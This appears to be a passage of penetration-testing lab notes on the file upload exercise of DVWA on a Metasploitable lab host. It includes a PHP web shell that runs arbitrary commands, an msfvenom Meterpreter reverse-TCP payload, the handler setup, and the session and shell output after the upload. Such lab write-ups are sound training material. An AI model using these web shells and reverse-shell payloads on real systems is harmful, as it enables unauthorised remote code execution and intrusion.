



```
ls
```



dvwa_email.png file.php ls.txt


```
whoami
```




www-data


Let's add an html button to add the command line instead than the url:

```
<?php
  if(isset($_GET['cmd'])) {
    system($_GET["cmd"]);
  }
?>
<form method="GET">
  Command: <input type="text" name="cmd">
           <input type="submit" value="Execute">
</form>
```



Where we can add the command in the input box:






MSFVenom exploit

```
msfvenom -p php/meterpreter/reverse_tcp \
    LHOST=192.168.57.10 \
    LPORT=4444
    -f raw > msfvenom-shell.php
```

```
┌──(kali㉿attacker)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp \
>     LHOST=192.168.57.10 \
>     LPORT=4444 \
>     -f raw > msfvenom-shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes


┌──(kali㉿attacker)-[~]
└─$

┌──(kali㉿attacker)-[~]
└─$ msfconsole
```





```
       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing
```

```
msfconsole

# ------------------------------------------
  msf6 >> use exploit/multi/handler
  msf6 >> set PAYLOAD php/meterpreter/reverse_tcp
  msf6 >> set LHOST 192.168.57.10
  msf6 >> set LPORT 4444
  msf6 >> set ExitOnSession false
  msf6 >> show options
```

```
Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.10
LHOST ⇒ 192.168.57.10
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > ExitOnSession false
[-] Unknown command: ExitOnSession
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.57.10    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

```
msf6 >> exploit -j -z
```


Then we go to `192.168.57.30/dvwa/vulnerabilities/upload` and upload what the `msfvenom-shell.php` that we have created before:



We check the `meterpreter` that is listening:

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.57.10:4444
[*] Sending stage (39927 bytes) to 192.168.57.30
[*] Meterpreter session 1 opened (192.168.57.10:4444 → 192.168.57.30:50016) at 2026-01-29 14:04:47 -0500
[*] Sending stage (39927 bytes) to 192.168.57.10
[*] Sending stage (39927 bytes) to 192.168.57.10
[*] Sending stage (39927 bytes) to 192.168.57.10
[-] Meterpreter session 2 is not valid and will be closed
[*] 192.168.57.10 - Meterpreter session 2 closed.
[-] Meterpreter session 3 is not valid and will be closed
[*] 192.168.57.10 - Meterpreter session 3 closed.
```

once we go to `192.168.57.10:4444``




```
sessions -i

  meterpreter > sysinfo
  meterpreter > getuid

  shell
    whoami
```

```
pwd
ls -al
```

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.57.10:4444
[*] Sending stage (39927 bytes) to 192.168.57.30
[*] Meterpreter session 1 opened (192.168.57.10:4444 → 192.168.57.30:33371) at 2026-01-29 14:36:37 -0500
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 6027 created.
Channel 0 created.
whoami
www-data

pwd
/var/www/dvwa/hackable/uploads

ls -al
total 28
drwxr-xr-x 2 www-data www-data 4096 Jan 29 14:36 .
drwxr-xr-x 4 www-data www-data 4096 May 20  2012 ..
-rw-r--r-- 1 www-data www-data  667 Mar 16  2010 dvwa_email.png
-rw-r--r-- 1 www-data www-data    0 Jan 29 10:42 espe.txt
-rw------- 1 www-data www-data   32 Jan 29 10:25 file.php
-rw-r--r-- 1 www-data www-data   40 Jan 29 10:42 ls.txt
-rw------- 1 www-data www-data 1114 Jan 29 14:36 msfvenom-shell.php
-rw------- 1 www-data www-data  190 Jan 29 12:59 webshell.php
```

Thanks to the output from `ls -al`we know that we are in `DVWA`, because we can find what we saw already in the excercise of uploading the `php`script that we wrote.